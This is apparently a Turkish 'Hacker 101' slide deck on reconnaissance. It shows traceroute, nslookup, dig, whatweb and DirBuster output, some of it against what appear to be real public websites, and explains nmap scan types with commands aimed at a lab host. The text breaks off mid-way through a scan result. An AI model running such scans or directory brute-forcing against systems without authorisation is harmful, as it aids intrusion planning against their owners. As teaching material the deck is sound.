
```
/usr/bin/grc /usr/sbin/traceroute gurelahmet.com
[root:~/Desktop]# traceroute gurelahmet.com
traceroute to gurelahmet.com (109.232.220.231), 30 hops max, 60 byte packets
 1  192.168.237.2 (192.168.237.2)  0.063 ms  0.042 ms  0.047 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
```

The terminal window has a dark background with light-colored text. The title bar says "/usr/bin/grc /usr/sbin/traceroute gurelahmet.com". The window frame includes standard window controls (minimize, maximize, close). To the right of the terminal, there is a small system monitoring panel showing CPU usage, tasks, and memory information.

Hacker 101 : Bilgi Toplama

3-Nslookup Kullanımı

DNS sorgulaması yapmamızı sağlayan güzel bir araçtır.



The screenshot shows a terminal window titled 'root@kali: ~/Desktop' running the command 'nslookup gurelahmet.com'. The output shows the server address (192.168.237.2), port (53), and a non-authoritative answer from a different source (109.232.220.231). In the background, a system monitoring application is visible, displaying CPU usage, memory, and processes like Xorg, /usr/bin/termin, conky, and kworker threads.

```
[root:~/Desktop]# nslookup gurelahmet.com
Server: 192.168.237.2
Address: 192.168.237.2#53

Non-authoritative answer:
Name: gurelahmet.com
Address: 109.232.220.231

[root:~/Desktop]#
```

Hacker 101 : Bilgi Toplama


4- dig (Domain Information Groper) Kullanımı

dig de detaylı DNS sorgulaması yapan gelişmiş bir araçtır.Kalınin içinde diğer bir çok tool gibi kurulu halde gelmektedir.Nslookup la aynı işi yapmaktadır biraz daha gelişmiştir.

Hacker 101 : Bilgi Toplama

```
root@kali: ~/Desktop]
[root:~/Desktop]# dig gurelahmet.com
; <>>> DiG 9.9.5-9+deb8u5-Debian <>>> gurelahmet.com
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 34454
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
gurelahmet.com.      IN      A
;; ANSWER SECTION:
gurelahmet.com.      5       IN      A      109.232.220.231
;; AUTHORITY SECTION:
gurelahmet.com.      5       IN      NS      ns2.webadam.com.
gurelahmet.com.      5       IN      NS      ns1.webadam.com.
;; ADDITIONAL SECTION:
ns1.webadam.com.     5       IN      A      109.232.220.199
ns2.webadam.com.     5       IN      A      109.232.221.199
;; Query time: 84 msec
;; SERVER: 192.168.237.2#53(192.168.237.2)
;; WHEN: Thu Jul 21 08:02:41 EDT 2016
;; MSG SIZE  rcvd: 135


[root:~/Desktop]#
```



Hacker 101 : Bilgi Toplama

5-whatweb Kullanımı

whatweb bir web sitesi hakkında temel bilgileri getirir.




```
[root:~/Desktop]# whatweb www.joomlatr.org
http://www.joomlatr.org [200] Cookies[a84c73ac243f4f1873e601b00bfa0a9d], Country[TURKEY][TR], HttpOnly[a84c73ac243f4f1873e601b00bfa0a9d], IP[109.232.216.14], maybe Joomla, PHP[5.6.30], X-Powered-By[PHP/5.6.30]
[root:~/Desktop]#
```

Hacker 101 : Bilgi Toplama


6-dirbuster Kullanımı

dirbuster hedef bir websitenin alt dizinlerini bulmak için kullanılan gelişmiş güzel bir araçtır. Kalide kurulu olarak gelmekte terminale dirbuster yazdığımız programın GUI si bulunmakta ve o açılmakta. Bir **wordlist** belirterek aradığınız dizinlere ve daha fazlasına ulaşabilirsiniz.

Hacker 101 : Bilgi Toplama



Hacker 101 : Bilgi Toplama



Hacker 101 : Bilgi Toplama

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://muhtesemyemektarifleri.com:80/

Scan Information \ Results - List View: Dirs: 27 Files: 1 ^ Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
wp-content	200	58912
wp-admin	200	352
wp-admin	403	1547
wp-admin	302	735
wp-login.php	200	5474
category	???	???
tarif-yolla	200	550
cevizli-incir-tatlisi-tarifi	200	609
sac-katmeri-tarifi	200	609
ev-baklavasi-tarifi	200	609
author	???	???
balli-tahinli-corek-tarifi	200	609
nastane-kurabivesi-tarifi	200	609

Current speed: 30 requests/sec (Select and right click for more options)

Average speed: (T) 0, (C) 29 requests/sec

Parse Queue Size: 0

Total Requests: 73/273

Time To Finish: ~

Current number of running threads: 10

Change

Back Pause Stop Report

Starting dir/file list based brute forcing /category/beyaz-et-tarifleri/wp-admin/

Temel Nmap Kullanımı | Nmap Hakkında

Nmap (Network Map) açık kaynak kodlu gelişmiş bir güvenlik yazılımıdır.

Taranan networkun ağ harmasını çıkarabilir, çalışan servisleri tespit edebilir kullanılan işletim sistemi bulunabilir. Hatta **NSE** (Nmap Scripting Engine) ler kullanarak bazı açıklıklar tespit edilebilir, brute force saldırıları gerçekleştirilebilir.

Bir network hakkında en detaylı bilgi toplama araçlarından birisidir. Şimdi Temel Nmap kullanımı ve tarama parametlerini inceleyeceğiz.

Nmap konsoldan çalışmaktadır. Grafiksel arayüz olarak kullanmak içinde **Zenmap** adlı grafiksel arayüzü bulunmaktadır. Nmap Kalide kurulu olarak gelmektedir.

Temel Nmap Kullanımı | Nmap Dönen Sonuçlar

Nmap bir istemciyi veya sunucuyu bir çok farklı şekilde tarayabilir ve buna göre sonuçlar getirir. Bunlar genelde çalışan port, üzerinde çalışan servisler ve işletim sistemi bilgisidir. Portların durumları şu şekilde gelebilir:

Open(Açık): Portun erişilebilir olduğu üzerinde bir uygulamanın TCP yada UDP bağlantısı kabul ettiği durum

Closed(Kapalı): Port erişilebilir fakat üzerinde uygulama yok TCP yada UDP bağlantısı kabul etmiyor

Filtered(Filtreli): Bir paket filtreleme var portun açık kapalı durumuna karar veremiyor

Unfiltered(Filtresiz): ACK Scan taramasında port erişilebilir fakat açık yada kapalı durumuna karar veremiyor

Open | Filtered : UDP, IP Protocol, FIN, Null, Xmas Scan için Nmap portların açık veya filtrelenmiş olduğuna karar veremiyor

Closed |Filtered: Idle Scan için Nmap portların kapalı veya filtrelenmiş olduğuna karar veremiyor

Temel Nmap Kullanımı

Nmap komut kullanımı:

```
nmap [tarama türü] [parametresi] [hedef]
```

Nmap tarama komutu yukarıdakine uygun olacaktır Nmap'in tarama türleri var onlara degeneceğiz hedef kısmı bir ip adresi, domain yada ip adresi bulunan bir txt olabilmektedir.

Temel Nmap Kullanımı | Nmap Tarama Türleri

TCP SYN (half open) Scan :

Hedefe TCP SYN gönderilir

Portların kapalı olduğu durumlarda hedef makina cevap olarak RST + ACK döner.

Portların açık olduğu durumlarda ise hedef makina SYN + ACK bayraklı segment döner.

Son olarak RST bayraklı segment göndererek bağlantıyı koparır ve böylelikle TCP üçlü el sıkışma (TCP three-way handshaking) tamamlanmaz. Ve iz bırakmaz.

```
nmap -sS -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

TCP Connect Scan

Kaynak makinanın gerçekleştireceği TCP Connect Scan,

Kapalı portlara yapıldığı zaman RST + ACK döner

Açık portlara yapıldığında SYN + ACK gönderir, kaynak makina ACK bayraklı segment göndererek cevaplar ve üçlü el sıkışmayı tamamlar. İz bırakır.

```
nmap -sT -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

UDP Scan

UDP portlarını taramak için kullanılır , ICMP Port Unreachable cevabı döndürülüyorsa port kapalı
Cevap yoksa open|filtered kabul edilecektir.

UDP paketi dönerse port açık kabul edilir.

```
nmap -sU -v 192.168.227.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

FIN (stealth) Scan

FIN bayraklı paket gönderilir ,

Hedef makinanın kapalı bir portuna gelirse

Hedef makina RST + ACK bayraklı paket döndürecektir.

Eğer açık portuna gelirse hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sF -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

ACK Scan

Bu tarama türünde kaynak makina hedef makinaya TCP ACK bayraklı paket gönderir.

Eğer hedef makina ICMP Destination Unreachable mesajını dönerse ya da hedef makinada bu taramaya karşılık herhangi bir tepki oluşmazsa port “filtered” olarak kabul edilir.

Eğer hedef makina RST bayraklı paket döndürürse port “unfiltered” kabul edilir.

```
nmap -sA -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

Xmas Scan

Kaynak bilgisayarın TCP segmentine URG,PSH ve FIN bayraklarını set edeceği ("1" yapılacak) paket hedef makinaya gönderilir.

Eğer Kaynak makinanın göndereceği URG,PSH ve FIN bayraklı paket,

Hedef makinanın kapalı bir portuna gelirse hedef makina RST + ACK bayraklı paket döndürecekтир.

Eğer port açık olursa hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sX -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

Null Scan

Kaynak makinanın göndereceği bayraksız paketler karşısında hedef makinanın vereceği tepkiler FIN Scan ile aynıdır.

Hedef makinanın kapalı bir portuna gelirse hedef makina RST + ACK döner
Eğer port açık olursa hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sN -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

Ping Scan

Bu tarama türünde tek bir ICMP Echo istek paketi gönderir.

IP adresi erişilebilir ve ICMP filtreleme bulunmadığı sürece, hedef makina ICMP Echo cevabı döndürecektir.

Eğer hedef makina erişilebilir değilse veya paket filtreleyici ICMP paketlerini filtreliyorsa, Hedef makinadan herhangi bir cevap dönmeyecektir.

```
nmap -sP -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

IP Protocol Scan

Bu tarama türü standart NMAP tarama türlerinden biraz farklıdır.

Bu tarama türünde hedef makinaların üzerinde çalışan IP tabanlı protokoller tespit edilmektedir.

Bu yüzden bu tarama türüne tam anlamıyla bir port taraması demek mümkün değildir. Hedef makina üzerinde, taramasını yaptığımız IP protokolü aktif haldeyse hedef makinadan bu taramaya herhangi bir cevap gelmeyecektir. Hedef makina üzerinde, taramasını yaptığımız IP protokolü aktif halde değilse hedef makinadan bu taramaya, tarama yapılan protokolün türüne göre değişebilen RST bayraklı (RST bayrağı "1" yapılmış) bir segment cevap olarak gelecektir.

```
nmap -sO -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

Window Scan


Window Scan, ACK Scan türüne benzer ancak bir önemli farkı vardır.

Window Scan portların açık olma durumlarını yani “open” durumlarını gösterebilir. Bu taramanın ismi TCP Windowing işleminden gelmektedir. Bazı TCP yığınları, RST bayraklı segmentlere cevap döndüreceği zaman, kendilerine özel window boyutları sağlarlar. Hedef makinaya ait kapalı bir porttan dönen RST segmentine ait window boyutu sıfırdır.

Hedef makinaya ait açık bir porttan dönen RST segmentine ait window boyutu sıfırdan farklı olur.

```
nmap -sW -v 192.168.237.129
```

Temel Nmap Kullanımı | Zenmap



Temel Nmap Kullanımı | Nmap Tarama Örnekleri

nmap -sS -sV -Pn -top-ports 10 192.168.237.129

-sS: Syn Taraması **-sV :** Versiyon bilgisi **-Pn:** ping atma **-top-ports10:** en çok kullanılan 10 portu tara

```
[root:~/Desktop]# nmap -sS -sV -Pn -top-ports 10 192.168.237.129
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:37 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00025s latency).
Not shown: 3 closed ports
Reason: 3 resets
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       syn-ack ttl 64 Linux telnetd
